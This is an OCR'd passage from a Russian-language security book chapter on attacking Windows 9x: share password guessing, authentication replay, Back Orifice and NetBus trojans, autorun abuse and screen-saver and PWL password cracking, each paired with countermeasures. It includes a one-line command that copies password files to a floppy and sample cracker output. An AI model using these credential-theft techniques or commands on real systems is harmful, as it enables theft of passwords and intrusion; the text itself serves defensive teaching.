


Рис. 4.1. Средство BF tool из утилиты Legion угадывает пароли разделяемых ресурсов Win 9x

Контрмеры: **защита разделяемых файловых ресурсов** Справиться с этой проблемой несложно: отключите разделение файлов на машинах Win 9x! Системному администратору, который отслеживает большое количество систем, рекомендуем воспользоваться Редактором системных политик (POLEDIT.EXE), с его помощью можно запретить режим разделения файлов и принтеров на всех системах сети. Программа POLEDIT.EXE (см. рис. 4.2) поставляется в составе Windows 9x Resource Kit (Win 9x RK). Кроме того, вы найдете ее в каталоге \tools\reskit\netadmin\ на многих компакт-дисках с дистрибутивом Win 9x или на сайте http://support.microsoft.com/support/kb/articles/Q135/3/15.asp.




Рис. 4.2. С помощью Редактора системных политик Windows 9x сетевой администратор может запретить пользователям применение удаленного доступа или разделения файлов

Если необходим режим разделения файлов, используйте сложный пароль из 8 алфавитно-цифровых символов (это максимальная длина в Win 9*x*) и включите в него служебные символы (например, # $ % &) или управляющие коды ASCII. Неплохо добавить к имени разделяемого ресурса символ $ (см. рис. 4.3), тогда ресурс не будет отображаться в списке Network Neighborhood (Сетевое окружение), в выходной информации команды net view и даже в результатах сканирования программой Legion.




Рис. 4.3. Добавляйте символ $ к имени разделяемого файлового ресурса для предотвращения его появления в списке Сетевого окружения и в выходных данных многих средств сканирования NetBIOS

Воспроизведение хэшированной информации об аутентификации в Win 9*x*

Популярность: 8
Простота: 3
Результативность: 9
Степень риска: 7

5 января 1999 г. группа, известная как L0pht, опубликовала рекомендации по защите, указывающие на уязвимость программ аутентификации сетевого разделения файлов Win 9*x* (http:/www.l0pht.com/advisories/95replay.txt). При тестировании новой версии известной утилиты подслушивания и взлома паролей под названием L0phtcrack (см. главу 5) было замечено, что система Win 9*x*, работающая в режиме разделения файлов, повторно выдает в удаленное соединение тот же "вызов" (через 15 мин). Поскольку Windows использует комбинацию имени пользователя и вызова для *хэширования* (криптографического

перемешивания) пароля удаленного пользователя, а имя пользователя посылается открытым текстом, в пределах 15-минутного интервала атакующие могут переслать идентично хэшированный запрос аутентификации и успешно подключиться к разделяемому ресурсу системы Win 9x На протяжении этого периода хэшированное значение пароля остается неизменным.

Однако воспользоваться такой криптографической ошибкой довольно трудно. Рекомендация L0pht ссылается на возможность модификации популярного клиента сетей Windows для UNIX под названием Samba (http://www.samba.org) для того, чтобы вручную реконструировать нужный сетевой трафик аутентификации. Потребуется хорошее знание программирования плюс доступ к сегменту локальной сети (для прослушивания соединения), что слишком сложно для массовой эксплуатации данной ошибки. Возможно, именно поэтому Microsoft не выпустила специальной заплатки, хотя это и не оправдание. Так что не тратьте слишком много времени на все беззащитные разделяемые ресурсы Win 9x.

Взлом сервера удаленного доступа Win 9x

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Значок Windows Dial-Up Server (Сервер удаленного доступа Windows) в Win 9x (см. рис. 4.4) предоставляет весьма противоречивые возможности (с точки зрения системных администраторов). Любой пользователь может открыть "черный ход" в корпоративную локальную сеть, подключив модем и установив недорогой пакет программ Microsoft Plus! for Windows 95 с компонентом Dial-Up Server (этот компонент входит в стандартный комплект поставки Windows 98).




Рис. 4.4. Совсем несложно сделать из Win 9x сервер удаленного доступа

Система, сконфигурированная таким образом, наверняка разрешает совместное использование файлов, поскольку это обычный способ работы в системе. Можно получить перечень элементов и угадать пароль (если он вообще установлен) для разделяемых ресурсов на другом конце модемного соединения тем же способом, который применяется для взлома разделяемых файловых ресурсов сети (если, конечно, не установлен пароль коммутируемого доступа).

Контрмеры: защита сервера удаленного доступа Win *9x* Не удивительно, что нужны те же самые меры защиты: не разрешайте доступ через значок Dial-Up Server (Сервер удаленного доступа), причем запретите его на всех системах сразу с помощью Редактора системных политик. Если удаленный доступ все же необходим, установите пароль для телефонного соединения и потребуйте, чтобы он был зашифрован на вкладке Dial-Up Server Properties (Свойства сервера удаленного доступа) диалогового окна Server Type (Тип сервера), либо аутентифицируйте доступ на уровне пользователя (т.е. передайте функции аутентификации поставщику сетевой защиты, например контроллеру домена Windows NT или серверу NetWare), а также спрячьте разделяемый ресурс, добавив к его имени символ $.

Взломщики, которые успешно вскрывают сервер удаленного доступа и соответствующие пароли разделяемых ресурсов, могут тащить из сети все, что найдут. Однако им не удастся углубиться в сеть, поскольку Win *9x* не способна маршрутизировать сетевой трафик.

Важно помнить, что удаленный доступ к сети (DUN, Dial-Up Networking) предназначен не только для модемного доступа — корпорация Microsoft добавила к нему множество **функций** создания виртуальных частных сетей (VPN, Virtual Private Networking), так что мы подошли к одному из основных обновлений защиты встроенных средств VPN в Win *9x*. Обновление называется Dial-Up Networking Update 1.3 (DUN 1.3). Оно обеспечивает более безопасное подключение к серверам VPN в среде Windows NT. Не надо большого ума, чтобы выполнить обновление до DUN 1.3, если применяется технология виртуальных частных сетей Microsoft. В Северной Америке лучше использовать 128-разрядную версию (http://mssecure.www.conxion.com/cgi-bin/ntitar.pl). Пользователи Win 95 сначала должны загрузить 40-разрядную версию DUN 1.3 (http://www.microsoft.com/windows95/downloads/), а затем получить утилиту обновления до 128 разрядов. Кроме прочего, DUN 1.3 защищает от атак отказа в обслуживании (DoS).

Прочие уязвимые места VPN и удаленного доступа обсуждаются в главе 8.

Дистанционный взлом системного реестра Win *9x*

Популярность:	*2*
Простота:	*3*
Результативность:	*8*
Степень риска:	*4*

В отличие от Windows NT, Win *9x* не имеет встроенного удаленного доступа к системному реестру. Однако он открывается после установки службы удаленного доступа к системному реестру — Microsoft Remote Registry Service (ее можно найти в каталоге \admins\nettools\remotreg на компакт-диске дистрибутива Windows *9x*). Remote Registry Service требует защиты на уровне пользователя,

следовательно, для доступа необходимо действующее имя пользователя. Если атакующим посчастливится наткнуться на систему со службой Remote Registry, получить доступ к разделяемому каталогу с разрешением записи, а затем угадать соответствующие данные о пользователе для доступа к системному реестру, то дальше они смогут делать с исследуемой системой все, что заблагорассудится. Закрыть эту дыру сложно. Если вы собираетесь применять Remote Registry Service, запаситесь качественным паролем. Лучше же вообще не устанавливать эту службу.

Win 9x и средства управления сетью

Популярность: 3
Простота: 9
Результативность: 1
Степень риска: 4

Последний по порядку, но не по значению, способ удаленного взлома использует протокол SNMP (Simple Network Management Protocol). В главе 3 рассказывалось о применении SNMP для получения информации от систем Windows NT, которые исполняют агентов SNMP, по умолчанию сконфигурированных с именем public. Если установлен агент SNMP (из каталога \tools\reskit\netadmin\snmp дистрибутива Win 9x), Win 9x будет выдавать аналогичную информацию. Однако, в отличие от Windows NT, Win 9x не предоставляет в SNMP версии 1MIB специфическую информацию (учетные записи пользователей и разделяемые ресурсы). Возможности взлома на этом участке ограничены.

"Черные ходы" Win 9x

Установив, что недоступны разделяемые файлы, сервер удаленного доступа и удаленный доступ к системному реестру системы Win 9x, можете ли вы считать себя защищенным? Надеемся, что к настоящему моменту этот вопрос уже стал риторическим, и ответом будет: нет. Если взломщик попал в тупик, не имея средств удаленного администрирования исследуемой системы, он попробует применить что-нибудь другое.

Back Orifice

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

На самом деле, один из наиболее прославленных инструментов взлома Win 9x, Back Orifice (BO), был объявлен своими создателями средством удаленного администрирования Win 9x. Back Orifice (см. рис. 4.5) был опубликован организацией Black Hat (www.blackhat.com) летом 1998 г. в материалах конференции по защите и все еще доступен для бесплатной загрузки на http://www.cultdeadcow.com/tools/. Back Orifice обеспечивает практически полный дистанционный контроль над системами Win 9x, включая добавление и удаление ключей системного реестра, перезагрузку системы, посылку и прием файлов, просмотр кешированных паролей, порождение процессов и




Рис. 4,5. Клиент Back Orifice с графическим интерфейсом от Cult of the Dead Cow после отправки запроса о кешированных паролях системы

создание разделяемых файловых ресурсов. Позже были написаны дополнения к исходному серверу BO, которые подключаются к заданным каналам IRC (Internet Relay Chat), таким как #BO_OWNED, и показывают IP-адрес машины с BO всем посетителям канала.

Очевидно, что Back Orifice — мечта хакера, воплотившаяся в явь.

NetBus

Популярность:	*8*
Простота:	*9*
Результативность:	*8*
Степень риска:	*8*

Более разборчивый хакер воспользуется двойником Back Orifice — утилитой NetBus — для получения контроля над удаленными системами Windows (включая Windows NT). Написанная Карлом-Фредериком Нейктером (Carl-Fredrik Neikter), NetBus предлагает изящный и простой интерфейс, а также более эффективные функции, например графический интерфейс удаленного управления (только для быстрых соединений). Однако утилита работает лишь по TCP (порт по умолчанию 12345 или 20034) и поэтому с большей вероятностью блокируется на брандмауэрах, чем BO, использующий UDP (порт по умолчанию 31337).

Естественно, извечным препятствием является то, что сервер BO или NetBus должен исполняться на исследуемой машине — его нельзя запустить удаленно. Как чаще всего хакер проделывает это?

Начнем с двух предположений. Во-первых, цель находится в той же сети, в противном случае все труды будут напрасны (BO и NetBus требуют доступа к слушающему серверному порту). Во-вторых, многие компьютеры подключены к Интернету. Это приводит нас к двум наиболее вероятным способам, которые применяют взломщики для принудительного исполнения своих программ на чужой системе: известные уязвимые места клиентов Интернета и обыкновенное надувательство.

Засылка BO (вариант 1): уязвимые места клиентов Интернета

Обсуждение уязвимости клиентского программного обеспечения Интернета, которое позволяет удаленному коду исполняться на локальной машине, выходит за рамки данной книги. Коротко скажем, что существуют две главные опасности, которых следует остерегаться: переполнение буфера и враждебный мобильный код.

Переполнение буфера

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Упрощенно можно считать, что *переполнение буфера* использует внутренние ошибки в конкретной части кода приложения для "заливания" произвольных команд в очередь исполнения процессора. Искусные программисты могут написать приложения, вталкивающие код программы (например, Back Orifice или NetBus) в стек процессора. Этот процесс обычно запускается скрытым кодом переполнения входного буфера компьютера, который почти невозможно обнаружить. Подробнее переполнение буфера рассматривается в главе 13.

Враждебный мобильный код

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Проблема защиты от *мобильного кода* заслуживает отдельной книги (и таковые есть). Здесь же скажем лишь, что независимо от названия данного метода загрузка или исполнение кода (в виде Java-апплета, элемента ActiveX или эквивалентных сценариев, встроенных в страницу HTML) чревато риском того, что исполняемый код сделает что-то нежелательное. Соответствующим (или несоответствующим) образом сконфигурированные, эти технологии вполне смогут удаленно запустить BO или NetBus.

Засылка BO (вариант 2): надувательство

Предположим, что в клиентском программном обеспечении Интернета закрыты все дыры, тогда уязвимость полностью определяется действиями пальца, щелкающего кнопкой мыши. Поскольку BO/NetBus могут быть замаскированы подо что угодно, пользователь каждый раз крупно рискует, запуская любой

исполняемый файл с непроверенного сайта, загруженный по Интернету или принятый по электронной почте. Например, однажды вредоносное программное обеспечение, заверяющее, что оно является обновлением от корпорации Microsoft или другого производителя, и присоединенное к сообщениям электронной почты, было разослано многим пользователям Интернета. Дополнение к BO, известное как Saran Wrap, прячет BO в стандартный пакет установщика InstallShield, что облегчает задачу скрытного запуска на атакуемой системе. Еще одно дополнение, Silk Rope, связывает BO с другими безвредными исполняемыми файлами — один двойной щелчок мыши запускает оба файла, но о замаскированной установке BO пользователь не получит никакого уведомления. Растущий объем макровирусов в популярном программном обеспечении означает, что нужно проверять даже безвредные на первый взгляд документы.

Контрмеры для "черных ходов" Еще раз подчеркнем, что все методы засылки используют внутренние ошибки или неправильную конфигурацию программного клиентского обеспечения Интернета. Самое лучшее решение: поддерживайте текущие версии (постоянно проводя обновления) программного обеспечения Интернета и пользуйтесь безопасными конфигурациями. Приведем URL-адреса, относящиеся к защите двух наиболее популярных на сегодня программных пакетов: браузера и клиента электронной почты (Microsoft Internet Explorer и Netscape Navigator). За советами по другим программным продуктам обращайтесь к их разработчикам.

т http://wvvw.microsoft.com/security/bullctins/

▲ http://home.netscape.com/security/notes/index.html

Достаточно бегло просмотреть эти web-страницы, чтобы обнаружить ряд сообщений, которые подкрепляют примерами два обсуждавшихся выше варианта. В Microsoft Outlook и Outlook Express переполнение буфера названо проблемой "Long attachment filename" (длинное имя файла вложения), причем похожие ошибки свойственны почтовым клиентам и клиенту новостей Netscape Messenger. Все эти проблемы теоретически могут быть использованы для установки BO или NefBus на ничего не подозревающих атакуемых системах. Однако маловероятно, что пользователь получит сообщение электронной почты или натолкнется на сайты Интернета, специально разработанные для применения этих прорех, поскольку требуется весьма высокое искусство программирования для обеспечения их использования в конкретных условиях. Если вовремя обновлять программное обеспечение Интернета и конфигурировать его должным образом, то вероятность заражения сильно снижается. Однако не помешает здоровый скептицизм по отношению к тому, что загружается из Интернета. О проблемах защиты, связанных с ActiveX и Java, рассказывается на сайте http://www.users.zetnet.co.uk/hopwood/papers /compsec97.html.

Как же избавиться от случайно установленных утилит BO/NetBus? Многие из наиболее известных антивирусных пакетов обнаружат BO и/или NetBus, а несколько компаний предлагает специальные средства удаления этих утилит с компьютера. Заслуживает внимания Cleaner, программа поиска "троянских коней" и "черных ходов", которая теперь распространяется MooSoft Development (http://www.moosoft.com/cleaner.php3). *Троян* (троянский конь) — это

программа, которая представляется полезным средством, а на деле скрытно устанавливает вредное или разрушительное программное обеспечение. Например, одна утилита удаления BO, называемая BOSniffer, в действительности является замаскированной BO. Остерегайтесь бесплатных программ очистки от BO.

Известные уязвимые места серверных приложений

Утилита BO не единственный образец программного обеспечения, который делает систему хоста уязвимой для атаки. Существует множество коммерческих и бесплатных продуктов, ненамеренно выполняющих то же самое. Невозможно перечислить все программные продукты для Win 9*x*, имеющие проблемы с защитой, однако есть простое решение: не запускайте серверное программное обеспечение на Win *9x,* если нет точных сведений о его безопасности. Одним из примеров популярного, но потенциально предательского серверного приложения является Personal Web Server корпорации Microsoft. Старая версия этого web-сервера может показать атакующим содержимое файлов, если знать местонахождение файла и запросить его через нестандартный URL (http://www.microsoft.com/security/bulletins/ms99-010.asp).

В завершение подчеркнем, что применение коммерческого программного обеспечения удаленного управления в Win *9x* делает бесполезным изучение этой книги. При отсутствии правильной конфигурации система будет открыта любому нападающему в такой степени, будто он сам сидит за клавиатурой этого компьютера.

Отказ в обслуживании в Win 9x

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Атаки отказа в обслуживании являются последним прибежищем отчаявшегося ума; к сожалению, это реальность дикого первобытного мира Интернета. Существуют многочисленные программы (ping of death, teardrop, land, WinNuke), способные посылать "неправильные" сетевые пакеты, которые вызывают крах системы Win 9*x*. Отказ в обслуживании подробно рассматривается в главе 11, а пока укажем лишь на соответствующую заплатку для Win 95 — Dial-Up Networking Update 1.3 (DUN 1.3).

Контрмеры: защита от атаки отказа в обслуживании

DUN 1.3 выполняет замену программной библиотеки Windows Socket (Winsock) системы Windows 95. Winsock управляет многими операциями TCP/IP, недостатки которых используют атакующие. Пользователям Win 98 не нужно обновлять операционную систему, хотя в Северной Америке можно заменить 40-разрядное шифрование, установленное в Win 98 по умолчанию, более сильной 128-разрядной версией. Обновление Win 95 DUN 1.3 размещается по

адресу http://www.microsoft.com/windows95/downloads/. 128-разрядные обновления для Win 95 и Win 98 находятся по адресу http:/mssecure.www.conxion.com/cgi-bin/ntitar.pl.

Даже с установленным исправлением DUN 1.3 мы не советуем использовать систему с Win *9x* непосредственно в Интернете (т.е. без применения брандмауэра или других устройств защиты).

Взлом Win *9x* с консоли

Не требуется много усилий для того, чтобы сделать Win *9x* неуязвимой для удаленного взлома, но ситуация меняется, когда атакующие получают физический доступ к системе. Действительно, при наличии времени, плохом администрировании и беспрепятственной дороге к "черному ходу" физический доступ обычно приводит к полному обворовыванию системы. Однако в этом разделе мы будем считать, что тривиальная кража машины не является самоцелью, поэтому обсудим некоторые тонкие (и не очень тонкие) методы извлечения важной информации из Win *9x*.

Обход защиты Win *9x*: перезагрузка системы

Популярность: 8
Простота: 10
Результативность: 10
Степень риска: 9

В отличие от Windows NT, система Win *9x* не имеет никакой защиты многопользовательской регистрации с консоли. Таким образом, кто угодно может сесть за компьютер и включить его либо аппаратно перезагрузить систему, заблокированную хранителем экрана. Первые версии Win 95 разрешали даже комбинацию Ctrl-Alt-Del или Alt-Tab для снятия хранителя экрана! Любые запросы паролей в процессе запущенной перезагрузки являются чисто косметическими. Пароль в системе Windows задает и контролирует, какой пользовательский профиль активен, но не защищает никакие ресурсы (кроме самого списка паролей). Можно отменить ввод пароля, щелкнув мышью на кнопке Cancel, — система продолжит обычную процедуру загрузки, открывая практически полный доступ к системным ресурсам. То же самое происходит с любыми появляющимися на экране окнами регистрации в сети (они могут быть разными в зависимости от того, к какой сети подключена атакуемая машина).

Контрмеры: защита от взлома с консоли

Традиционным решением является установка пароля в BIOS. Программное обеспечение BIOS (Basic Input Output System — базовая система ввода/вывода) жестко "зашито" в микросхеме постоянного запоминающего устройства (ПЗУ) на основной материнской плате. BIOS предназначена для начальной загрузки IBM-совместимых персональных компьютеров. Это самый первый элемент для доступа к системным ресурсам, причем почти все популярные производители BIOS обеспечивают защиту паролем, которая может остановить случайных взломщиков. Конечно, просвещенные взломщики могут снять жесткий диск с атакуемой машины и поместить его на другой компьютер, не имеющий пароля

BIOS (либо "сбросить" содержимое BIOS специальной перемычкой материнской платы или вынуть батарейку питания BIOS на старых компьютерах. — *Прим. пер.*). Существует несколько средств взлома BIOS, которые можно найти в Интернете, однако пароли BIOS отпугивают большую часть случайных взломщиков.

Предлагается не так много коммерческих средств защиты Win 9x, которые, в дополнение к BIOS, обеспечивают блокирование системы или шифруют содержимое диска. Например, RSA SecurPC 2.0 (http://www.securitydynamics.com/products/datasheets/securpc.html) позволяет на ходу шифровать файлы и папки, а также устанавливать защиту режима загрузки Win *9x*. Известная утилита Pretty Good Privacy (PGP) от Network Associates, теперь коммерческая, но все еще бесплатная для личного применения (http://www.nai.com), в версии для Windows обеспечивает шифрование файлов с открытым ключом.

Скрытные методы (вариант 1): автозапуск и извлечение **пароля** хранителя экрана

Популярность: 4
Простота: 7
Результативность: 10
Степень риска: 7

Аппаратная перезагрузка или применение фигуры из трех пальцев (Ctrl-Alt-Del) для взлома защиты раздражают эстетические чувства элитарного взломщика систем (как и предусмотрительных системных администраторов, забывающих свои пароли хранителя экрана), однако, к счастью, существует более изящный метод, который позволяет победить систему Win *9x*, защищенную паролем хранителя экрана. Используются два недостатка защиты Win 9x функция автозапуска (Autorun) программ с компакт-диска и слабое шифрование пароля хранителя экрана в системном реестре.

Функция автозапуска с CD хорошо описана в статье Q141059 Microsoft Knowledge Base (дается в переводе на русский язык):

> "Windows регулярно проводит опрос на предмет определения, не вставлен ли компакт-диск. При обнаружении диска том проверяется на присутствие файла Autorun.inf. Если такой файл содержится на томе, исполняются программы, перечисленные в строке 'open=' файла Autorun.inf."

Эта "функция", конечно, может быть использована для запуска любой программы (скажем, Back Orifice или NetBus). Однако важным моментом является то, что в Win *9x* подобная программа будет исполняться, даже если запущен хранитель экрана.

Перейдем ко второму недостатку: Win *9x* помещает пароль хранителя экрана в ключ системного реестра HKEY\Users\.Default\Control Panel\ScreenSave_Data, а метод шифрования этих паролей уже взломан (http://www.geek-girl.com/bugtraq/1998_2/0407.html). Таким образом, достаточно вытянуть нужное значение из системного реестра (если профили пользователей не разрешены, используйте C:\Windows\USER.DAT), расшифровать его, а затем

ввести пароль в Win 9*x* стандартным способом. В результате хранитель экрана исчезнет!

Утилита SS-Unlock от Innovative Protection Solutions (IPS) Corporation (http://www.ips-corp.com) проделывает этот фокус для любого, кто готов заплатить $39.95 плюс расходы на пересылку. Аналогичная утилита под названием SSBypass доступна в Amecisco (http://www/amecisco.com/ssbypass.htm). Существуют также отдельные "ломатели" хранителя экрана, среди них 95sscrk, который можно найти на прекрасной странице средств взлома Джо Пешеля (Joe Peschel) по адресу http://users.aol.com/jpeschel/crack.htm вместе с множеством других интересных инструментов. Утилита 95sscrk не обманывает хранителя экрана, но ускоряет операцию по добыче пароля хранителя из системного реестра и по его расшифровке:

```
C:\TEMP>95sscrk
Win95 Screen Saver Password Cracker v1.1 - Coded by Nobody
(nobody@engelska.se)
(c) Copyrite 1997 Burnt Toad/AK Enterprises - read 95SSCRK.TXT before usage!
-----------------------------------------------------------------------
. No filename in command line, using default! (C:\WINDOWS\USER.DAT)
. Raw registry file detected, ripping out strings...
. Scanning strings for password key...
>> Found password data! Decrypting ... Password is GUESSME!
_ Cracking complete! Enjoy the passwords!
-----------------------------------------------------------------------
```

Контрмеры: защита хранителя экрана Win 9x

У корпорации Microsoft есть одна заплатка, которая работает с паролем хранителя экрана более надежным способом, — она называется Windows NT. Для пользователей Win *9x* приведем выдержку из статьи Q141059 Microsoft Knowledge Base, где описывает, как отключить функцию автозапуска CD:

1. В Control Panel (Панель управления) дважды щелкните мышью на значке System (Система).
2. Перейдите на вкладку Device Manager (Устройства).
3. Дважды щелкните мышью на значке устройства чтения компакт-дисков, а затем на значке драйвера CD.
4. На вкладке Settings (Настройка) сбросьте флажок Auto insert notification (Автоматическое распознавание диска).
5. Щелкайте на кнопках OK или Close до тех пор, пока не вернетесь в окно панели управления. Когда появится приглашение на перегрузку компьютера, щелкните мышью на кнопке Да.

Скрытные методы (вариант 2): отображение паролей Win 9x, хранящихся в памяти

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Предположим, что атакующие одолели хранителя экрана. Теперь можно применить средства вывода пароля на экран, чтобы "раскрыть" другие системные пароли, которые спрятаны под раздражающими звездочками. Соответствующие утилиты предназначены для забывчивых пользователей, а не для взлома, однако они столь хороши, что нам следует рассмотреть их подробнее.

Одна из наиболее известных утилит отображения паролей — Revelation от SnadBoy Software (http://www.snadboy.com), экран которой показан на рис.4.6.




Рис. 4.6. Revelation 1.1 от SnadBoy Software "раскрывает" пароль совместно используемых файлов Windows

К тому же классу программ относится Unhide Витаса Раманчаускаса (Vitas Ramanchauskas) (www.webdon.com), который распространяет и утилиту `pwltool` (см. ниже). Отметим Dial-Up Ripper (dripper от Korhan Kaya, доступную во многих архивах Интернета), она выполняет аналогичный трюк на каждом соединении удаленного доступа (Dial-Up Connection), защищенном хранимым на удаленной системе паролем. Все эти утилиты немного банальны, поскольку могут использоваться только в активном сеансе после регистрации в Windows (в

любом случае тот, кто зайдет так далеко, уже имеет доступ к большей части данных). Однако эти средства способны привести к серьезным проблемам, если некто имеет постоянный доступ к большому числу систем и дискету, содержащую набор утилит взлома, например Revelation. Только подумайте, какое количество паролей может быть собрано за короткий период студентом-практикантом младшего курса института, нанятым организацией на летний период для приведения в порядок систем Win *9x*. Windows NT тоже уязвима для подобных средств, но эта операционная система не использует в окнах регистрации в сетях или любых других диалоговых окнах паролей, которые не сохраняются между сеансами (т.е. если на экране не видно звездочек в поле пароля, то все в порядке).

Скрытные методы (вариант 3): взлом паролей

Популярность:	*8*
Простота:	9
Результативность:	*8*
Степень риска:	*8*

Атакующим необязательно долго сидеть за терминалом для получения того, что им нужно, — они могут вывести требуемую информацию на дискету и расшифровывать ее позже в спокойной обстановке. Для этого служат традиционные утилиты взлома файлов паролей crack (для UNIX) и LOphtcrack (для Windows NT). Дополнительное преимущество данного метода состоит в том, что достаточно загрузить систему с дискеты DOS и использовать ее же для сохранения захваченных файлов.

Зашифрованный файл паролей Win *9x* (файл PWL) находится в корневом системном каталоге (обычно C:\Windows). Файлы паролей создаются для профилей пользователей системы, поэтому для кражи всех паролей достаточно вставить в дисковод А дискету с командным файлом:

```
copy C:\Windows\*.pwl a:
```

Файл PWL представляет собой кешированный список паролей, используемых для доступа к таким сетевым ресурсам, как:

- Ресурсы, защищенные на уровне разделения ресурсов
- Приложения, которые написаны с применением кеширования паролей в интерфейсе прикладного программирования (API), например в интерфейсе удаленного доступа к сети (Dial-Up Networking)
- Компьютеры Windows NT, не входящие в домен
- Пароли регистрации Windows NT, которые не являются паролями первичной регистрации в сети (Primary Network Logon)
- Серверы NetWare

До выпуска OSR2 система Windows *95* использовала для файлов PWL слабый алгоритм шифрования, который был легко сломан с помощью широко распространенных средств. Версия OSR2 (OEM System Release 2) была предварительным вариантом Windows *95,* который устанавливался только на новые компьютеры первичными производителями оборудования (OEM, Original Equipment Manufacturer), т.е. компаниями, разрабатывающими системы.

Современный вариант алгоритма PWL сильнее, хотя все еще базируется на данных регистрации пользователя в Windows. Это удлиняет по времени атаку угадывания паролей, однако не устраняет ее полностью.

Одним из средств взлома PWL является pwltool Витаса Раманчаускаса (Vitas Ramanchauskas) и Евгения Королева (Eugene Korolev) (http://www.webdon.com). Эта утилита (см. рис. 4.7) может запускать против указанного файла PWL атаки по словарю или атаки "грубой силой". Таким образом, успех взлома файла определяется только размером словаря (pwltool требует, чтобы все списки слов были преобразованы в верхний регистр) и временем работы процессора.

